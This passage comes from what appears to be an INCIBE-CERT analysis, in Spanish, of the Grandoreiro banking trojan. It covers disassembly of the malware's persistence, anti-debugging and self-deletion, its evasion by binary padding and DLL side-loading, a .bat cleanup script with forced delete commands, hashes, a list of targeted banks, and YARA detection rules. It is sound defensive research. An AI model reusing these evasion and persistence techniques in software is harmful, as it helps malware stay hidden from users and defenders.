:00DB29FD loc_DB29FD:                            ; DATA XREF: _TALONH1_Timer2Timer+4A22↑o
:00DB29FD                jmp     HandleAnyException
:00DB2A02 ; ---------------------------------------------------------------------------
:00DB2A02                call    DoneExcept
:00DB2A07
:00DB2A07 loc_DB2A07:                            ; CODE XREF: _TALONH1_Timer2Timer+4A3F↑j
:00DB2A07                xor     eax, eax
:00DB2A09                push    ebp
:00DB2A0A                push    offset loc_DB2A24
:00DB2A0F                push    dword ptr fs:[eax]
:00DB2A12                mov     fs:[eax], esp
:00DB2A15                call    borrado_directorio_mm_bat
```

Figura 43: Auto eliminación

Por lo tanto, es posible manipular las ventanas abiertas por el usuario, capturar pulsaciones de teclado y simular acciones del mismo y del ratón. A la vez que controlar la navegación del usuario o bloquear el acceso a los sitios web elegidos por el atacante.

Se asegura la **persistencia** creando un acceso directo hacia él en la clave de registro *HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Uvnerjnx* (esta clave puede variar según la muestra), apuntando a *C:\users\<usuario>\appdata\roaming\nowview\solodriver.exe* (al igual que el nombre del ejecutable y su ruta, puede ser diferente en otras muestras).

Figura 44: Ejemplos de ficheros cifrados en red

```
00DAAC82        call    @LStrAsg
00DAAC87        mov     eax,0DD0BE0;gvar_00DD0BE0:AnsiString
00DAAC8C        mov     edx,0DAADE8;'Uvnerjnx'
00DAAC91        call    @LStrAsg
00DAAC96        mov     eax,dword ptr [ebp-4]
00DAAC99        call    00DAA838
```

Figura 45: Nombre de la clave de registro

```
004AF6B3        call        @LStrClr
004AF6B8        push        4AF75C;'Software\Microsoft\Windows\CurrentVersion\Run'
004AF6BD        push        dword ptr [ebp-0C]
004AF6C0        push        4AF794;80
004AF6C5        lea         eax,[ebp-10]
004AF6C8        mov         edx,3
004AF6CD        call        @LStrCatN
004AF6D2        xor         ecx,ecx
004AF6D4        mov         dl,1
004AF6D6        mov         eax,[43F1E8];TRegIniFile
004AF6DB        call        TRegIniFile.Create;TRegIniFile.Create
004AF6E0        mov         dword ptr [ebp-18],eax
004AF6E3        xor         eax,eax
004AF6E5        push        ebp
004AF6E6        push        4AF726
004AF6EB        push        dword ptr fs:[eax]
004AF6EE        mov         dword ptr fs:[eax],esp
004AF6F1        mov         edx,80000001
004AF6F6        mov         eax,dword ptr [ebp-18]
004AF6F9        call        TRegistry.SetRootKey
004AF6FE        mov         eax,dword ptr [ebp-8]
004AF701        push        eax
004AF702        mov         ecx,dword ptr [ebp-14]
004AF705        mov         edx,dword ptr [ebp-10]
004AF708        mov         eax,dword ptr [ebp-18]
004AF70B        call        TRegIniFile.WriteString
004AF710        xor         eax,eax
```

Figura 46: Zona de escritura de clave de registro para persistencia

De este modo, cada vez que se reinicie el equipo, el troyano será ejecutado y podrá continuar recolectando y utilizando información que pueda necesitar para comunicarse con el C&C.

4.3. Métodos de protección del troyano

El troyano trata de protegerse de software destinado a evitar este tipo de amenazas muy utilizado en Latinoamérica, como son IBM Trusteer y Warsaw Diebold.

```
(IBM INSTALADO)
(IBM OFF)
(WARSAW INSTALADO)
(WARSAW OFF)
```

Figura 47: Software que busca en el equipo afectado

Una medida estándar que multitud de troyanos utilizan es saber si están siendo depurados, gracias a la API de Windows *IsDebuggerPresent*.

```
00DB3EB5        call        StrPos
00DB3EBA        test        eax,eax
00DB3EBC>       je          00DB3ECD
00DB3EBE        mov         eax,0DD0CD8;gvar_00DD0CD8:AnsiString
00DB3EC3        mov         edx,0DB3FDC;'FALHA'
00DB3EC8        call        @LStrAsg
>00DB3ECD       call        kernel32.IsDebuggerPresent
00DB3ED2        test        al,al
00DB3ED4>       je          00DB3EE5
00DB3ED6        mov         eax,0DD0CD8;gvar_00DD0CD8:AnsiString
00DB3EDB        mov         edx,0DB3FDC;'FALHA'
00DB3EE0        call        @LStrAsg
>00DB3EE5       and         bl,3F
00DB3EE8        xor         eax,eax
```

Figura 48: Comprobación de depuración con IsDebuggerPresent

La técnica de ofuscación de binarios maliciosos con el fin de pasar desapercibidos empleada por Grandoreiro, que trata de engrosar el binario para evitar que plataformas de análisis de *malware* online puedan analizarlo, debido a una limitación del tamaño de envío,

se conoce como *binary padding.* Su relleno se realiza con imágenes grandes sin un propósito distinto que hacer el binario de un tamaño considerable dificultando el análisis.

El uso de aplicaciones legítimas y firmadas cargando la *dll* con un nombre legítimo y existente en el sistema operativo, pero en el mismo directorio que el ejecutable (el primero en la ruta de carga de *dll*), que hace que se cargue antes que la esperada, hace que la detección sea más dificultosa.

5. Detección y desinfección

5.1. Métodos de detección y desinfección

Existen multitud de antivirus que detectan la amenaza, por lo que sería conveniente disponer de uno actualizado, así como herramientas *antispam*.

En los casos en los que el primer contacto es un documento ofimático de Microsoft Office, desactivar la ejecución automática de macros, y, sobre todo, desconfiar de remitentes desconocidos y no instalar archivos de fuentes no fiables

Para su desinfección, es necesario borrar la clave de registro asociada a la persistencia. En el caso de la muestra analizada, la clave de registro es *Uvnerjnx*, sin embargo, no siempre es el mismo nombre, puede variar. Además de detener el ejecutable que utiliza la *dll* ya que de intentarlo sin haber realizado esta acción podría fallar, ya que la *dll* del troyano estaría en uso. Por lo tanto, el siguiente script es válido cuando coincide la clave de registro, ruta y nombre del ejecutable. Para otros casos será necesario cambiar estos valores por los adecuados.

```
Clave=”Uvnerjnx”

Ejecutable=”solodriver.exe”

Directorio=”nowview”

reg delete
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run /v
%Clave% /f

taskkill /f /im %Ejecutable%

del /F %APPDATA%\%Directorio%\*.exe

del /F %APPDATA%\%Directorio%\*.dll

rmdir /s /q %APPDATA%\%Directorio%
```

Tabla 1: Script .bat destinado a borrar el troyano y sus componentes

5.2. Recomendaciones

Para evitar la infección con el *malware* Grandoreiro es recomendable aplicar las siguientes medidas:

- Ignorar los correos electrónicos irrelevantes y los que se envían desde una dirección desconocida o contienen un archivo adjunto (o un enlace a un sitio web) y no abrir los archivos o enlaces web que se presentan en estos correos sin tener claro de que es seguro hacerlo.
- Descargar *software* solamente de los sitios web oficiales y a través de los enlaces de descarga directa.
- Actualizar los programas instalados a través de las funciones implementadas o de las herramientas que proporcionan los desarrolladores oficiales de *software*. Lo mismo se aplica a la activación.

- Analizar regularmente el sistema operativo en busca de amenazas con una suite antivirus o *antispyware* de confianza y mantenga este *software* actualizado.

6. Referencias

- Alberto Payo “El troyano bancario brasileño Grandoreiro vuelve a amenazar a los usuarios españoles” https://www.escudodigital.com/ciberseguridad/troyano-bancario-brasileno-grandoreiro-vuelve_50335_102.html (dic 06, 2021) Fecha de acceso: febr. 03, 2022.
- Aitor Echavarri “Campaña Grandoreiro Mercadona” https://botechfpi.com/campana-grandoreiro-mercadona (ago.19, 2020) Fecha de acceso: febr. 03, 2022.
- Grandoreiro-Bcsc-Malware-Grandoreiro https://www.basquecybersecurity.eus/archivos/202104/bcsc-malware-grandoreiro-tlpwhite_v2.pdf Fecha de acceso: febr. 08, 2022.
- Check Point y Europol “Banking Trojans: From Stone Age to Space Era” https://www.europol.europa.eu/cms/sites/default/files/documents/banking_trojans_from_stone_age_to_space_era.pdf (marzo 21, 2017) Fecha de acceso: febr. 04, 2022.
- Cytomic “Vuelve el troyano Grandoreiro contra las entidades bancarias aprovechando el COVID-19” https://www.cytomic.ai/es/alertas/troyano-grandoreiro-ataque-banca/ (mayo 20, 2019) Fecha de acceso: febr.14, 2022.
- Cybersecurityadmin” Grandoreiro: How engorged can an EXE get?” https://nofalsepositives.com/grandoreiro-how-engorged-can-an-exe-get (ene. 08, 2022) Fecha de acceso: febr. 04, 2022.
- Dani Abramov y Limor Kessem “Grandoreiro Malware Now Targeting Banks in Spain” Security Intelligence https://securityintelligence.com/posts/grandoreiro-malware-now-targeting-banks-in-spain/ (abril 13, 2020) Fecha de acceso: febr. 02, 2022.
- David Garcia “El troyano bancario Faketoken ha vuelto: analizamos su funcionamiento” Revelock. https://www.revelock.com/es/blog/el-troyano-faketoken-ha-vuelto-analizamos-su-funcionamiento (febr 17, 2020) Fecha de acceso: febr. 03, 2022.
- David Garcia “Fraude basado en inyecciones de código y phishing” https://www.revelock.com/es/blog/grandoreiro-un-malware-con-una-estrategia-de-fraude-basada-en-inyecciones-de-codigo-y-phishing-para-interceptar-credenciales (ene.02, 2021) Fecha de acceso: febr. 02, 2022.
- Ehacking “Phishing que invita a descargar copia de seguridad de WhatsApp descarga el troyano Grandoreiro”. Ethical Hacking Consultores https://blog.ehcgroup.io/2021/10/12/14/00/14/11933/phishing-que-invita-a-descargar-copia-de-seguridad-de-whatsapp-descarga-el-troyano-grandoreiro/seguridad-informatica/troyanos/ehacking/ (oct 12, 2021). Fecha de acceso: febr. 04, 2022.
- ESET Research “Grandoreiro: análisis de un troyano bancario dirigido a Brasil, España, México y Perú” https://www.welivesecurity.com/la-es/2020/04/28/grandoreiro-troyano-bancario-dirigido-brasil-espana-mexico-peru/ (abr 28, 2020). Fecha de acceso: febr. 04, 2022.
- ESET Research “Desde Amavaldo a Zumanek: un análisis de 12 troyanos bancarios de América Latina” https://www.welivesecurity.com/la-es/2021/12/15/analisis-12-troyanos-bancarios-america-latina/ (dic 15, 2021) Fecha de acceso: febr. 02, 2022.
- ESET Research “Indicadores muestran la cooperación entre autores de troyanos bancarios de América Latina” https://www.welivesecurity.com/la-es/2020/10/01/indicadores-muestran-cooperacion-entre-autores-troyanos-bancarios-america-latina/ (oct 1, 2020) Fecha de acceso: febr. 04, 2022.

- INCIBE "Estudio del análisis de FluBot" https://www.incibe-cert.es/sites/default/files/contenidos/estudios/doc/incibe-cert_estudio_analisis_flubot_2021_v1.pdf / (mayo, 2021) Fecha de acceso: febr.15, 2022.
- Infobae "México, Brasil y España, los países más afectados por ataques cibernéticos bancarios" https://www.infobae.com/america/tecno/2021/12/17/mexico-brasil-y-espana-los-paises-mas-afectados-por-ataques-ciberneticos-bancarios/ (dic.17, 2021) Fecha de acceso: febr. 01, 2022.
- IT News "ESET amplía la investigación sobre el troyano bancario Grandoreiro" https://itnews.lat/eset-ampl-a-la-investigaci-n-sobre-el-troyano-bancario-grandoreiro.html (abr. 28, 2021) Fecha de acceso: febr. 04, 2022.
- José Manuel Roviralta Puente "Ataques de inyección SQL, una amenaza para tu web" https://www.incibe.es/protege-tu-empresa/blog/ataques-inyeccion-sql-amenaza-tu-web INCIBE (Oct 26, 2021) Fecha de acceso: febr. 6, 2022
- Kaspersky Lab "The Tetrade: Brazilian banking malware goes global" https://securelist.com/the-tetrade-brazilian-banking-malware/97779/ (jul. 14, 2020) Fecha de acceso: febr. 02, 2022.
- Open Web Application Security Project "Man-in-the-browser attack" https://owasp.org/www-community/attacks/Man-in-the-browser_attack Fecha de acceso: febr. 03, 2022.
- OSI "Copia de seguridad de mensajes de WhatsApp" nuevo correo electrónico fraudulento que descarga malware https://www.osi.es/es/actualidad/avisos/2021/09/copia-de-seguridad-de-mensajes-de-whatsapp-nuevo-correo-electronico (sept.22, 2021) Fecha de acceso: febr. 03, 2022.
- Pedro Tavares "The updated Grandoreiro Malware equipped with latenbot-C2 features in Q2 2020 now extended to Portuguese banks" https://seguranca-informatica.pt/the-updated-grandoreiro-malware-equipped-with-latenbot-c2-features-in-q2-2020-now-extended-to-portuguese-banks/#.YgPmDoTMIdU (mayo 26, 2020) Fecha de acceso: febr. 08, 2022.
- Pierluigi Paganini "Grandoreiro Malware implements new features in Q2 2020" https://securityaffairs.co/wordpress/103853/malware/grandoreiro-malware-q2-2020.html (mayo 27, 2020) Fecha de acceso: febr. 03, 2022.
- Techbit "Grandoreiro: el virus troyano bancario que amenaza a México" El Universal https://www.eluniversal.com.mx/techbit/grandoreiro-el-virus-troyano-bancario-que-amenaza-mexico/video/ciencia-y-salud/desinfectantes-caseros-estoy-sanitizando-bien-mi-hogar (mayo 04, 2020) Fecha de acceso: febr.01, 2022.
- Satinfo "Ahora es a Carrefour a quien utilizan para conseguir que se ejecute un fichero spy Grandoreiro" https://blog.satinfo.es/2019/ahora-es-a-carrefour-a-quien-utilizan-para-conseguir-que-se-ejecute-un-fichero-spy-grandoreiro/ (oct 28, 2019) Fecha de acceso: febr.02, 2022.

Anexo 1: Indicadores de compromiso (IOC)

- **Nombre (Instalador)**: Archiv.Endes.Fact3101.msi
  - MD5: 6346c88c0d45779740b526dc7da79fc8
  - SHA256: 6a3b03e8a8a1edfcf33aebb9d55f81ed274196596a20db875e2ae923d6468bbd
- **Nombre (DLL Downloader)**: Binary.Maui.dll
  - MD5: 20253c20ea35ec595c5577604f8a2730
  - SHA256: 58084c86acd68c83d84802ef8daa9cdfefdcf34d7fa1b9a0e04c4ca124e58382
- **Nombre (DLL Troyano)**: dbghelp.dll
  - MD5: 98ef8e5ef3bef928537d4fd25c53380a
  - SHA256: 35c0744bec0e123d24a9ffd3d7a9edeb07d9341ab45619b5fc881ce7dd81276a
- **Listado de entidades financieras afectadas**

AMARELO	Liberbank	HSBCUK
BRSUL	Openbank	barclaysUK
BancodaAmazonia	ING	BICE
Banpara	Pichincha	Ripley
Santander	CaixaGeral	Bci
Banese	Mediolanum	Chile
Bradesco	Unicaja	BancoEstado
AGY	TRIODOS	Falabella
inter	ACTIVOBANK	Santander
Sicoob	ACTIVOBANKPT	Scotiabank
Sicredi	novobancopt	PortugalBBVA
Caixa	santapt	bancobcr
itau	MONTEPIOpt	BarclaysES
nordeste	millenniumbcppt	BNPParibas
paulista	Caixadirectapt	CaixaGuissona
Scotiabank	EuroBicpt	Cajasur
brb	ibercaja	CitiBusiness
Cetelem	BancoAzteca	Commerzbank
Banestes	Citibanamex	Deutsche
Original	Banorte	EVOBanco

CajaRural	Scotiabank	BMN
Sabadell	BPI	MicroBank
BANKINTER	Cecabank	MiBanco
Bankia.es	natwest	


Tabla 2. Entidades financieras afectadas por Grandoreiro

Anexo 2: Reglas Yara de detección

Las siguientes reglas Yara detectan las 2 versiones de *dll* de las que se ha hablado en el estudio, tanto el *downloader* como el propio troyano:

```
rule Grandoreiro_Banker_Downloader
{
  meta:
    author =  "INCIBE-CERT"
    description = "Detecta el Downloader del troyano bancario Grandoreiro"
  strings:
    $delphidll1 = { BA ?? ?? ?? ?? 83 7D 0C 01 75 ?? 50 52 C6 05 ?? ?? ?? ?? ?? 8B 4D 08 89 0D ??
?? ?? ?? 89 4A 04 }
    $delphidll2 = { 55 8B EC 83 C4 ?? B8 ?? ?? ?? ?? E8 ?? ?? FF FF E8 ?? ?? FF FF 8D 40 00 }
    $str1 = " 2001, 2002 Mike Lischke"
    $str2 = "8$4,6-9'$6.:*?#1pHhX~AeSlZrNbS"
    $str3 = "Archive already has SFX stub"
    $str4 = "Deflate64 compression method is not supported"
    $str5 = "Delphi Component"
    $str6 = "EDecompressionErrorneed dictionary"
    $str7 = "MakeSFX error"
    $str8 = "Runtime error     at 00000000"
    $str9 = "Web site: http://www.componentace.com"
    $str10 = "ScreenToClient"
    $str11 = "SFXStub property is not specified"
    $str12 = "System\\CurrentControlSet\\Control\\Keyboard Layouts\\%.8x"
    $str13 = "SystemParametersInfoA"
    $str14 = "TAESCryptoTransform"
    $str15 = "TGetSiteInfoEvent"
    $str16 = "$TMultiReadExclusiveWriteSynchronizer"
    $str17 = "to create a commercial product, please register and download"
    $str18 = "URLDownloadToFileA"
    $str19 = "VerLanguageNameA"
    $str20 = "WndProcPtr%.8X%.8X"
    $str21 = "you that your Personal Edition is provided for personal usage only."
    $str22 = "Zip64Mode"
  condition:
    uint16(0) == 0x5A4D // MZ
    and uint16(uint32(0x3C)+0x18) == 0x010B //MZ header en 0x3C
    and (uint16(uint32(0x3C)+0x16) & 0x2000) == 0x2000 //PE DLL signature
    and any of ($delphidll*)
    and all of ($str*)
    and (filesize > 1400KB and filesize < 3000KB)
}
```

```
rule Grandoreiro_Banker_Trojan
{
  meta:
    author =  "INCIBE-CERT"
    description = "Detecta el troyano bancario Grandoreiro"
  strings:
    $mzp = "MZP"
    $str1 = "yIdIOHandlerSocket"
    $str2 = "ATIVARCAPTURAFULL"
    $str3 = "ATIVARCAPTURAMAG"
    $str4 = "AutoSessionsPingT"
    $str5 = "v4.09 (2013.Q2)"
    $str6 = "CallNextHookEx"
    $str7 = "Cap.DfbBackingMode"
    $str8 = "CryptPlugin.AfterDisconnect"
    $str9 = "deflate 1.1.4 Copyright 1995-2002 Jean-loup Gailly"
    $str10 = "DELETAKL"
    $str11 = "DETONAPROCESSO"
    $str12 = "EXIBIRMZ"
    $str13 = "Gate_CryptPlugin"
    $str14 = "GetType method not available for TRtcDataRow"
    $str15 = "GUploadAnywhere_Super"
    $str16 = ".hopto.org"
    $str17 = "Magnification.dll"
    $str18 = "<member><name>RTC.DATASET.ROWS</name>"
    $str19 = "Portable network graphics (AlphaControls)"
    $str20 = "RemoteThreadCallbacks TRtcThreadCallback.DestroyCallback"
    $str21 = "SUSPENDEACESSO"
    $str22 = "ZDecompress_str.InflateInit"
  condition:
    $mzp at 0
    and all of ($str*)
    and (filesize > 140000KB and filesize < 400000KB)
}
```



Financiado por la Unión Europea
NextGenerationEU

GOBIERNO DE ESPAÑA
VICEPRESIDENCIA PRIMERA DEL GOBIERNO
MINISTERIO DE ASUNTOS ECONÓMICOS Y TRANSFORMACIÓN DIGITAL
SECRETARÍA DE ESTADO DE DIGITALIZACIÓN E INTELIGENCIA ARTIFICIAL

Plan de Recuperación, Transformación y Resiliencia

incibe_
INSTITUTO NACIONAL DE CIBERSEGURIDAD